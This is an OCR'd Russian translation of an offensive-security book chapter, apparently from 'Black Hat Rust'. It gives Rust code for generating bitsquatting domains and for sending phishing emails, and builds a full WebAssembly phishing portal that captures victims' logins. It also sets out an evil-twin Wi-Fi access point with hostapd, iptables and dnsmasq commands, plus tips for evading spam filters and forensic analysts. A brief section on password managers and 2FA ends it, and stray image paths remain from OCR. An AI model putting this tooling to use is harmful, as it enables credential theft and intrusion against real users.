


Figure 33: Рисунок 9.2

В этом примере, если атакующие контролируют acc.com, они могут получать трафик, изначально предназначенный для abc.com, без какой-либо человеческой ошибки!

Вот маленькая программа для генерации всех «битсдвинутых» и валидных альтернатив заданного домена:

ch_09/dnsquat/src/main.rs

```
use std::env;


fn bitflip(charac: u8, pos: u8) -> u8 {
```

```
    let shiftval = 1 << pos;
    charac ^ shiftval
}


fn is_valid(charac: char) -> bool {
    charac.is_ascii_alphanumeric() || charac == '-'
}


fn main() {
    let args = env::args().collect::<Vec<String>>();
    if args.len() != 3 {
        println!("Usage: dnsquat domain .com");
        return;
    }


    let name = args[1].to_lowercase();
    let tld = args[2].to_lowercase();


    for i in 0..name.len() {
        let charac = name.as_bytes()[i];
        for bit in 0..8 {
            let bitflipped = bitflip(charac.into(), bit);
              if is_valid(bitflipped as char)
                  && bitflipped.to_ascii_lowercase() != charac.to_ascii_lowercase()
              {
                  let mut bitsquatting_candidat = name.as_bytes()[..i].to_vec();
                  bitsquatting_candidat.push(bitflipped);
                  bitsquatting_candidat.append(&mut name.as_bytes()[i +
   1..].to_vec());


                  println!(
                       "{}{}",
                       String::from_utf8(bitsquatting_candidat).unwrap(),
                       tld
                  );
              }
        }
    }
}
```

```
$ cargo run -- domain .com
eomain.com
fomain.com
lomain.com
tomain.com
```

dnmain.com
dmmain.com
dkmain.com
dgmain.com
dolain.com
dooain.com
doiain.com
doeain.com
do–ain.com
domcin.com
domein.com
domiin.com
domqin.com
domahn.com
domakn.com
domamn.com
domaan.com
domayn.com
domaio.com
domail.com
domaij.com
domaif.com

9.5 Телефон

С достижениями в машинном обучении (ML) и появлением дипфейков аферистам и атакующим будет всё легче и легче подделывать личность по телефону, и мы можем ожидать, что этот вид атак будет только усиливаться в будущем, например такая атака, где аферист убедил руководителя отправить им $243,000.

9.6 WebAssembly

WebAssembly описывается сайтом webassembly.org так: WebAssembly (сокращённо Wasm) — это бинарный формат инструкций для стековой виртуальной машины. Wasm спроектирован как переносимая цель компиляции для языков программирования, позволяющая развёртывание в вебе для клиентских и серверных приложений.

...

Если выразить понятно, WebAssembly (wasm) — это быстрый и эффективный низкоуровневый код, который может выполняться большинством браузеров (по состоянию на июль 2021 года ~93.48% веб-пользователей могут запускать WebAssembly).

Но вы не пишете wasm вручную, это цель компиляции. Вы пишете свой код на высокоуровневом языке, таком как Rust, а компилятор выдаёт WebAssembly!

В теории это предвещает будущее, где клиентские веб-приложения будут писаться не на JavaScript, а на любом понравившемся языке, который можно скомпилировать в WebAssembly.

Есть также рантайм wasmer для выполнения wasm на серверах.

Рисунок 9.3: WebAssembly




Figure 34: Рисунок 9.3

9.7 Отправка писем на Rust

Отправка писем на Rust может быть достигнута двумя способами: либо используя SMTP-сервер, либо используя сторонний сервис с API, такой как AWS SES или Mailgun.

9.7.1 Создание красивых адаптивных писем

Первое, что нужно сделать для создания убедительного письма, — создать красивый адаптивный (способный приспосабливаться к любому размеру экрана) шаблон.

В теории письма состоят из простого HTML. Но каждый веб-разработчик знает: на практике почти невозможно создавать шаблоны писем вручную. Есть десятки, если не больше, почтовых клиентов, и все интерпретируют HTML по-разному. Это определение технического наследия.

К счастью, есть потрясающий фреймворк mjml. Вы можете использовать онлайн-редактор для создания своих шаблонов: https://mjml.io/try-it-live.

Я гарантирую, что без mjml этого было бы трудно достичь!

Мы будем использовать следующий шаблон:

```
<mjml>
  <mj-body>
    <mj-section>
      <mj-column>

        <mj-text font-size="36px" font-family="helvetica" align="center">{{ title
```

```
            }}</mj-text>


            <mj-divider border-color="#4267B2"></mj-divider>

            <mj-text font-size="20px" font-family="helvetica">{{ content }}</mj-text>


        </mj-column>
    </mj-section>
</mj-body>
</mjml>
```

Рисунок 9.4: Адаптивное письмо



Figure 35: Рисунок 9.4

Вы можете изучить сгенерированный HTML-шаблон на GitHub: ch_09/emails/src/template.rs.

9.7.2 Рендеринг шаблона

Теперь у нас есть шаблон, нам нужно заполнить его содержимым. Мы будем использовать крейт tera из-за его простоты использования.

ch_09/emails/src/template.rs

```
use serde::{Deserialize, Serialize};


#[derive(Debug, Clone, Serialize, Deserialize)]
```

```
pub struct EmailData {
      pub title: String,
      pub content: String,
}

pub const EMAIL_TEMPLATE: &str = r#"<html>
// ...
"#;
```

ch_09/emails/src/main.rs

```
    // email data
    let from = "evil@hacker.com".to_string();
    let to = "credule@kerkour.com".to_string();
    let subject = "".to_string();
    let title = subject.clone();
    let content = "".to_string();

    // template things
    let mut templates = tera::Tera::default();
    // don't escape input as it's provided by us
    templates.autoescape_on(Vec::new());
    templates.add_raw_template("email", template::EMAIL_TEMPLATE)?;


    let email_data = tera::Context::from_serialize(template::EmailData { title,
       content })?;
    let html = templates.render("email", &email_data)?;


    let email = Message::builder()
         .from(from.parse()?)
         .to(to.parse()?)
         .subject(subject)
         .body(html.to_string())?;
```

9.7.3 Отправка писем через SMTP

SMTP — стандартный протокол для отправки писем. Таким образом, это наиболее переносимый способ отправки писем, так как каждый провайдер принимает его.

ch_09/emails/src/main.rs

```
    let smtp_credentials =
         Credentials::new("smtp_username".to_string(), "smtp_password".to_string());


    let mailer = AsyncSmtpTransport::<Tokio1Executor>::relay("smtp.email.com")?
         .credentials(smtp_credentials)
         .build();
```

```
    smtp::send_email(&mailer, email.clone()).await?;
```

ch_09/emails/src/smtp.rs

```
use lettre::{AsyncSmtpTransport, AsyncTransport, Message, Tokio1Executor};


pub async fn send_email(
    mailer: &AsyncSmtpTransport<Tokio1Executor>,
    email: Message,
) -> Result<(), anyhow::Error> {
    mailer.send(email).await?;


    Ok(())
}
```

9.7.4 Отправка писем через SES

ch_09/emails/src/main.rs

```
    // load credentials from env
    let ses_client = SesClient::new(rusoto_core::Region::UsEast1);
    ses::send_email(&ses_client, email).await?;
```

ch_09/emails/src/ses.rs

```
use lettre::Message;
use rusoto_ses::{RawMessage, SendRawEmailRequest, Ses, SesClient};


pub async fn send_email(ses_client: &SesClient, email: Message) -> Result<(),
   anyhow::Error> {
    let raw_email = email.formatted();


    let ses_request = SendRawEmailRequest {
        raw_message: RawMessage {
            data: base64::encode(raw_email).into(),
        },
        ..Default::default()
    };


    ses_client.send_raw_email(ses_request).await?;


    Ok(())
}
```

9.7.5 Как улучшить показатели доставки

Улучшение доставляемости писем — тема целых книг и индустрия на миллион-миллиард долларов, так что невозможно охватить здесь всё.

При этом вот несколько советов, как улучшить показатели доставки ваших кампаний:

Используйте один домен на кампанию: использование одного и того же домена в нескольких наступательных кампаниях — очень, очень плохая идея. Не только потому, что как только домен помечен спам-системами, ваши кампании потеряют свою эффективность, но и потому, что это позволит аналитикам по форензике легче понять ваш modus operandi.

Не отправляйте письма оптом: чем более таргетированы ваши письма, тем меньше шансов быть пойманными спам-фильтрами и, что более важно, вызвать подозрения. Также отправка множества похожих писем в один момент может запустить спам-фильтры.

Репутация IP-адреса: при оценке, является ли письмо спамом, алгоритмы будут учитывать репутацию IP-адреса отправляющего сервера. По сути, каждый IP-адрес имеет репутацию, и как только IP пойман отправляющим слишком много нежелательных писем, его репутация падает, и письма блокируются. Учитывается множество параметров: исходит ли IP из жилого района (часто блокируются, потому что заражённые ботнетами отдельные компьютеры раньше были источником тонн спама) или из дата-центра? И так далее...

Проверяйте орфографию контента: все мы получали это письмо от нигерийского принца, желающего прислать нам чемодан, полный наличных. Вы же не хотите выглядеть так, правда?

9.8 Реализация фишинговой страницы на Rust

Фишинговые страницы — это по сути формы, разработанные так, чтобы имитировать реальный сайт (портал входа в банк, страницу входа в интранет…), собирать учётные данные жертвы и давать жертве как можно меньше подсказок о том, что её только что офисшили.

9.9 Архитектура

9.10 Cargo Workspaces

Когда проект становится всё больше и больше или когда над разными частями проекта работают разные люди, использовать один крейт может стать неудобно или невозможно.

Вот где в игру вступают Cargo workspaces. Workspace позволяет нескольким крейтам разделять одну папку target и один файл Cargo.lock.

Здесь он позволит нам разделить разные части нашего проекта на разные крейты:

ch_09/phishing/Cargo.toml

```
[workspace]
members = [
    "webapp",
```

```
    "server",
    "common",
]


default-members = [
    "webapp",
    "server",
]


[profile.release]
lto = true
debug = false
debug-assertions = false
codegen-units = 1
```

Рисунок 9.5: Архитектура фишингового сайта




Figure 36: Рисунок 9.5

Отметим, что конфигурация профиля должна быть объявлена в файле Cargo.toml workspace’а, а не в файлах Cargo.toml отдельных крейтов.

9.11 Десериализация в Rust

Один из самых повторяющихся вопросов при начале изучения нового языка программирования: а как закодировать/декодировать структуру в JSON? (или XML, или CBOR...)

В Rust это просто: аннотируйте ваши структуры с помощью serde.

Помните процедурные макросы из главы 4? Serialize и Deserialize — оба процедурных макроса, предоставляемые крейтом serde для упрощения сериализации/десериализации типов Rust (struct, enum...) в любой формат данных и из него.

```
use serde::{Deserialize, Serialize};


#[derive(Serialize, Deserialize)]
pub struct LoginRequest {
    pub email: String,
    pub password: String,
}
```

Затем вы можете сериализовать/десериализовать JSON с помощью специализированного крейта, такого как serde_json:

```
// decode
let req_data: LoginRequest = serde_json::from_str("{ ... }")?;


// encode
let json_response = serde_json::to_string(&req_data)?;
```

В большинстве случаев вам не придётся делать это самому, так как этим занимается какой-нибудь фреймворк, например библиотека HTTP-клиента или веб-сервера.

9.12 Клиентское приложение с WebAssembly

Будь то React, VueJS, Angular или Rust, современные веб-приложения состоят из 3 видов частей:

- Компоненты
- Страницы
- Сервисы

Компоненты — это переиспользуемые части и UI-элементы. Например, поле ввода или кнопка.

Страницы — это сборки компонентов. Они соответствуют маршрутам (URL). Например, страница Login соответствует маршруту /login. Домашняя страница соответствует маршруту /.

И, наконец, сервисы — это вспомогательные утилиты для обёртывания низкоуровневых функций или внешних сервисов, таких как HTTP-клиент, сервис хранения...

Рисунок 9.6: Архитектура клиентского веб-приложения




Figure 37: Рисунок 9.6

Цель нашего приложения проста: это портал, где жертва введёт свои учётные данные (думая, что это легитимная форма), учётные данные будут сохранены в базу данных SQLite, а затем мы перенаправим жертв на страницу ошибки, чтобы дать им подумать, что сервис временно недоступен и им следует попробовать позже.

9.12.1 Установка инструментария

wasm-pack помогает строить пакеты WebAssembly, сгенерированные из Rust, и использовать их в браузере или с Node.js.

```
$ cargo install -f wasm-pack
```

9.12.2 Модели

Отметим великолепную вещь в использовании одного и того же языка в бэкенде и фронтенде — возможность переиспользовать модели:

ch_09/phishing/common/src/api.rs

```
pub mod model {
    use serde::{Deserialize, Serialize};


    #[derive(Debug, Clone, Serialize, Deserialize)]
    #[serde(rename_all = "snake_case")]
    pub struct Login {
        pub email: String,
        pub password: String,
    }
```

```
    #[derive(Debug, Clone, Serialize, Deserialize)]
    #[serde(rename_all = "snake_case")]
    pub struct LoginResponse {
          pub ok: bool,
    }
}


pub mod routes {
    pub const LOGIN: &str = "/api/login";
}
```

Теперь, если мы внесём изменение, нет нужды вручную делать то же самое изменение в другом месте. Прощайте проблемы десинхронизированных моделей.

9.12.3 Компоненты

В начале были компоненты. Компоненты — это переиспользуемые части функциональности или дизайна.

Для построения наших компонентов мы используем крейт yew, который, пока я пишу это, является самым продвинутым и поддерживаемым Rust-фреймворком для фронтенда.

Properties (или Props) можно рассматривать как параметры компонента. Например, функция fn factorial(x: u64) −> u64 имеет параметр x. С компонентами то же самое. Если мы хотим рендерить их с конкретными данными, мы используем Properties.

ch_09/phishing/webapp/src/components/error_alert.rs

```
use yew::{html, Component, ComponentLink, Html, Properties, ShouldRender};


pub struct ErrorAlert {
    props: Props,
}


#[derive(Properties, Clone)]
pub struct Props {
    #[prop_or_default]
    pub error: Option<crate::Error>,
}


impl Component for ErrorAlert {
    type Message = ();
    type Properties = Props;
```

```
    fn create(props: Self::Properties, _: ComponentLink<Self>) -> Self {
        ErrorAlert { props }
    }


    fn update(&mut self, _: Self::Message) -> ShouldRender {
        true
    }


    fn change(&mut self, props: Self::Properties) -> ShouldRender {
        self.props = props;
        true
    }

    fn view(&self) -> Html {
        if let Some(error) = &self.props.error {
            html! {
                <div class="alert alert-danger" role="alert">
                    {error}
                </div>
            }
        } else {
            html! {}
        }
    }
}
```

Довольно похоже на (старошкольный) React, не правда ли?

Ещё один компонент — LoginForm, который оборачивает логику захвата и сохранения учётных данных.

ch_09/phishing/webapp/src/components/login_form.rs

```
pub struct LoginForm {
    link: ComponentLink<Self>,
    error: Option<Error>,
    email: String,
    password: String,
    http_client: HttpClient,
    api_response_callback: Callback<Result<model::LoginResponse, Error>>,
    api_task: Option<FetchTask>,
}


pub enum Msg {
    Submit,
    ApiResponse(Result<model::LoginResponse, Error>),
    UpdateEmail(String),
    UpdatePassword(String),
}
```

```
impl Component for LoginForm {
    type Message = Msg;
    type Properties = ();


    fn create(_: Self::Properties, link: ComponentLink<Self>) -> Self {
        Self {
            error: None,
            email: String::new(),
            password: String::new(),
            http_client: HttpClient::new(),
            api_response_callback: link.callback(Msg::ApiResponse),
            link,
            api_task: None,
        }
    }


    fn update(&mut self, msg: Self::Message) -> ShouldRender {
        match msg {
            Msg::Submit => {
                self.error = None;
                // let credentials = format!("email: {}, password: {}", &self.email,
                //     &self.password);
                // console::log_1(&credentials.into());
                let credentials = model::Login {
                    email: self.email.clone(),
                    password: self.password.clone(),
                };
                self.api_task = Some(self.http_client.post::<model::Login,
                    model::LoginResponse>(
                    api::routes::LOGIN.to_string(),
                    credentials,
                    self.api_response_callback.clone(),
                ));
            }
            Msg::ApiResponse(Ok(_)) => {
                console::log_1(&"success".into());
                self.api_task = None;
                let window: Window = web_sys::window().expect("window not
                    available");
                let location = window.location();
                let _ = location.set_href("https://academy.kerkour.com/black-hat-rus
            }
            Msg::ApiResponse(Err(err)) => {
                self.error = Some(err);
                self.api_task = None;
            }
```

```
                Msg::UpdateEmail(email) => {
                    self.email = email;
                }
                Msg::UpdatePassword(password) => {
                    self.password = password;
                }
            }
            true
        }
```

И, наконец, функция view (похожа на render в других фреймворках).

```
    fn view(&self) -> Html {
        let onsubmit = self.link.callback(|ev: FocusEvent| {
                ev.prevent_default(); /* Prevent event propagation */
                Msg::Submit
        });
        let oninput_email = self
                .link
                .callback(|ev: InputData| Msg::UpdateEmail(ev.value));
        let oninput_password = self
                .link
                .callback(|ev: InputData| Msg::UpdatePassword(ev.value));
```

Вы можете встраивать другие компоненты (здесь ErrorAlert) как любой другой HTML-элемент:

```
            html! {
                <div>
                    <components::ErrorAlert error=&self.error />
                    <form onsubmit=onsubmit>
                        <div class="mb-3">
                            <input
                                class="form-control form-control-lg"
                                type="email"
                                placeholder="Email"
                                value=self.email.clone()
                                oninput=oninput_email
                                id="email-input"
                            />
                        </div>
                        <div class="mb-3">
                            <input
                                class="form-control form-control-lg"
                                type="password"
                                placeholder="Password"
                                value=self.password.clone()
                                oninput=oninput_password
                            />
                        </div>
                        <button
```

```
                                class="btn btn-lg btn-primary pull-xs-right"
                                type="submit"
                                disabled=false>
                                { "Sign in" }
                            </button>
                        </form>
                    </div>
                }
            }
}
```

9.12.4 Страницы

Страницы — это сборки компонентов и сами являются компонентами в yew.

ch_09/phishing/webapp/src/pages/login.rs

```
pub struct Login {}


impl Component for Login {
    type Message = ();
    type Properties = ();


    // ...

    fn view(&self) -> Html {
        html! {
            <div>
                <div class="container text-center mt-5">
                    <div class="row justify-content-md-center mb-5">
                        <div class="col col-md-8">
                            <h1>{ "My Awesome intranet" }</h1>
                        </div>
                    </div>
                    <div class="row justify-content-md-center">
                        <div class="col col-md-8">
                            <LoginForm />
                        </div>
                    </div>
                </div>
            </div>
        }
    }
}
```

9.12.5 Маршрутизация

Затем мы объявляем все возможные маршруты нашего приложения.

Как мы видели ранее, маршруты сопоставляют URL со страницами.

ch_09/phishing/webapp/src/lib.rs

```
#[derive(Switch, Debug, Clone)]
pub enum Route {
    #[to = "*"]
    Fallback,
    #[to = "/error"]
    Error,
    #[to = "/"]
    Login,
}
```

9.12.6 Сервисы

9.12.6.1 Отправка HTTP-запросов Отправка HTTP-запросов немного сложнее, так как нам нужны колбэки и десериализация ответов.

ch_09/phishing/webapp/src/services/http_client.rs

```
#[derive(Default, Debug)]
pub struct HttpClient {}


pub fn post<B, T>(
    &mut self,
    url: String,
    body: B,
    callback: Callback<Result<T, Error>>,
) -> FetchTask
where
    for<'de> T: Deserialize<'de> + 'static + std::fmt::Debug,
    B: Serialize,
{
    let handler = move |response: Response<Text>| {
        if let (meta, Ok(data)) = response.into_parts() {
            if meta.status.is_success() {
                let data: Result<T, _> = serde_json::from_str(&data);
                if let Ok(data) = data {
                    callback.emit(Ok(data))
                } else {
                    callback.emit(Err(Error::DeserializeError))
                }
            } else {
                match meta.status.as_u16() {
                    401 => callback.emit(Err(Error::Unauthorized)),
                    403 => callback.emit(Err(Error::Forbidden)),
                    404 => callback.emit(Err(Error::NotFound)),
                    500 => callback.emit(Err(Error::InternalServerError)),
                    _ => callback.emit(Err(Error::RequestError)),
                }
```

```
                }
            } else {
                callback.emit(Err(Error::RequestError))
            }
        };


        let body: Text = Json(&body).into();
        let builder = Request::builder()
            .method("POST")
            .uri(url.as_str())
            .header("Content-Type", "application/json");
        let request = builder.body(body).unwrap();


        FetchService::fetch(request, handler.into()).unwrap()
    }
```

При этом у него есть преимущество быть чрезвычайно надёжным, так как обрабатываются все возможные ошибки. Больше никаких неотловленных ошибок рантайма, о которых вы никогда не узнаете.

9.12.7 Приложение

Затем идёт компонент App, который оборачивает всё и рендерит маршруты.

ch_09/phishing/webapp/src/lib.rs

```
pub struct App {}


impl Component for App {
    type Message = ();
    type Properties = ();


    // ...

    fn view(&self) -> Html {
        let render = Router::render(|switch: Route| match switch {
            Route::Login | Route::Fallback => html! {<pages::Login/>},
            Route::Error => html! {<pages::Error/>},
        });


        html! {
            <Router<Route, ()> render=render/>
        }
    }
}
```

И, наконец, точка входа для монтирования и запуска веб-приложения:

```
#[wasm_bindgen(start)]
pub fn run_app() {
    yew::App::<App>::new().mount_to_body();
}
```

9.13 Атака «злой близнец» (evil twin)

Теперь мы знаем, как создавать фишинговые страницы на Rust, позвольте рассказать вам историю.

Самая эффективная фишинговая атака, которую я когда-либо видел, была не почтовой кампанией. Это была атака «злой близнец».

Атакующий ходил по целевому месту с Raspberry Pi в рюкзаке, подделывая wifi-точки доступа этого места.

Когда жертвы подключались к его Raspberry Pi (думая, что подключаются к wifi-сети кампуса), им подавался портал, где нужно было ввести свои учётные данные, как обычно.

Но, как вы догадались, это была фишинговая форма, абсолютно идентичная легитимному порталу, и все учётные данные записывались в базу данных на Raspberry Pi атакующего.

Рисунок 9.7: Злой близнец




Figure 38: Рисунок 9.7

Успех был порядка 80%-90%: 80-90% людей, подключившихся к вредоносной точке доступа, лишились учётных данных!

Затем фишинговый портал просто отображал страницу сетевой ошибки, говоря жертвам, что с интернетом проблема и их запрос не может быть обработан дальше, чтобы не вызывать подозрений.

Но почему люди подключались к evil twin точке доступа? Они не делали ничего особенного! Красота атаки в том, что она опирается на «фичу» wifi: когда 2 сети имеют одно имя (SSID), устройства подключаются к той, у которой сильнее сигнал. И так как автоподключение в большинстве случаев включено на всех устройствах, устройства жертв просто автоподключались к вредоносной точке доступа, думая, что она легитимная.

9.13.1 Как это сделать

Вот как построить Evil Twin точку доступа с Raspberry Pi и Rust.

Имейте в виду, что мы будем вмешиваться в ОС, поэтому я настоятельно рекомендую использовать выделенную microSD-карту.

Тест был выполнен на Raspberry Pi v4 с RaspbianOS. Вам нужно быть подключённым к вашему Raspberry Pi через ethernet-порт, так как мы собираемся превратить wifi-карту в точку доступа.

К сожалению, wasm-opt недоступен для хост-машин armv7. Поэтому фишинговый портал нужно собирать в dev-режиме.

Во-первых, устанавливаем требуемые зависимости:

```
$ sudo apt install -y macchanger hostapd dnsmasq sqlite3 libssl-dev

$ git clone https://github.com/skerkour/black-hat-rust.git && cd
    black-hat-rust/ch_09/evil_twin
$ make -C ../phishing/ rpi && cp -r ../phishing/dist/* .
```

Затем запускаем свежесобранный captive-портал:

```
$ sudo ./server -p 80 &
```

И, наконец, мы можем запустить скрипт evil_twin.sh.

```
$ sudo ./evil_twin.sh
```

В деталях, ./evil_twin.sh делает следующее.

Он настраивает hostapd на превращение встроенной беспроводной карты wlan0 Raspberry Pi в точку доступа.

ch_09/evil_twin/hostapd.conf

```
interface=wlan0
channel=6
hw_mode=g


ssid=FREE_WIFI
```

```
bridge=bhr0
auth_algs=1
wmm_enabled=0
```

ch_09/evil_twin/evil_twin.sh

```
hostapd -B hostapd.conf
```

Затем он перенаправляет все HTTP и DNS запросы на Raspberry Pi.

```
$ ifconfig bhr0 up
$ ifconfig bhr0 10.1.1.1 netmask 255.255.255.0
$ sysctl net.ipv4.ip_forward=1
$ iptables --flush
$ iptables -t nat --flush
$ iptables -t nat -A PREROUTING -i bhr0 -p udp -m udp --dport 53 -j DNAT
  --to-destination 10.1.1.1:53
$ iptables -t nat -A PREROUTING -i bhr0 -p tcp -m tcp --dport 80 -j DNAT
  --to-destination 10.1.1.1:80
$ iptables -t nat -A POSTROUTING -j MASQUERADE
```

Наконец, он запускает DHCP и DNS сервер dnsmasq.

ch_09/evil_twin/dnsmasq.conf

```
interface=bhr0
listen-address=10.1.1.1
no-hosts
dhcp-range=10.1.1.2,10.1.1.254,10m
dhcp-option=option:router,10.1.1.1
dhcp-authoritative


address=/#/10.1.1.1

$ sudo cp -f dnsmasq.conf /etc
$ sudo service dnsmasq restart
```

9.14 Как защищаться

9.14.1 Менеджеры паролей

В дополнение к хранению разных паролей для разных сайтов, что является предпосылкой онлайн-безопасности, они заполняют учётные данные только на легитимных доменах.

Если вы кликнете по фишинговой ссылке и будете перенаправлены на идеально выглядящую, но вредоносную форму входа, менеджер паролей скажет вам, что вы не на легитимном веб-сайте сервиса, и, таким образом, не заполнит форму и не утечёт ваши учётные данные атакующим.

Вместе с двухфакторной аутентификацией они являются самой эффективной защитой от фишинга.

9.14.2 Двухфакторная аутентификация

Существует множество способов утечки учётных данных: либо фишинг, либо вредоносное ПО, либо утечка данных, либо недобросовестный сотрудник…

Двухфакторная аутентификация — это дополнительный уровень безопасности, который помогает защитить онлайн-аккаунты, гарантируя, что люди, пытающиеся получить доступ к онлайн-аккаунту, — те, за кого себя выдают.

В отличие от учётных данных, методы двухфакторной аутентификации предназначены для доказательства того, что вы чем-то владеете, вместо знания чего-то (например, пароля).

Есть несколько способов этого достичь:

- Аппаратный токен
- Уникальный код по SMS
- Уникальный код по email
- Программный токен
- Push-уведомление

Остерегайтесь, что 2FA по SMS не такая уж безопасная, потому что SMS — очень старый протокол, и сообщения могут быть «легко» перехвачены. Этот метод также уязвим к SIM swapping. При этом SMS 2FA в тысячу раз лучше, чем ничего!

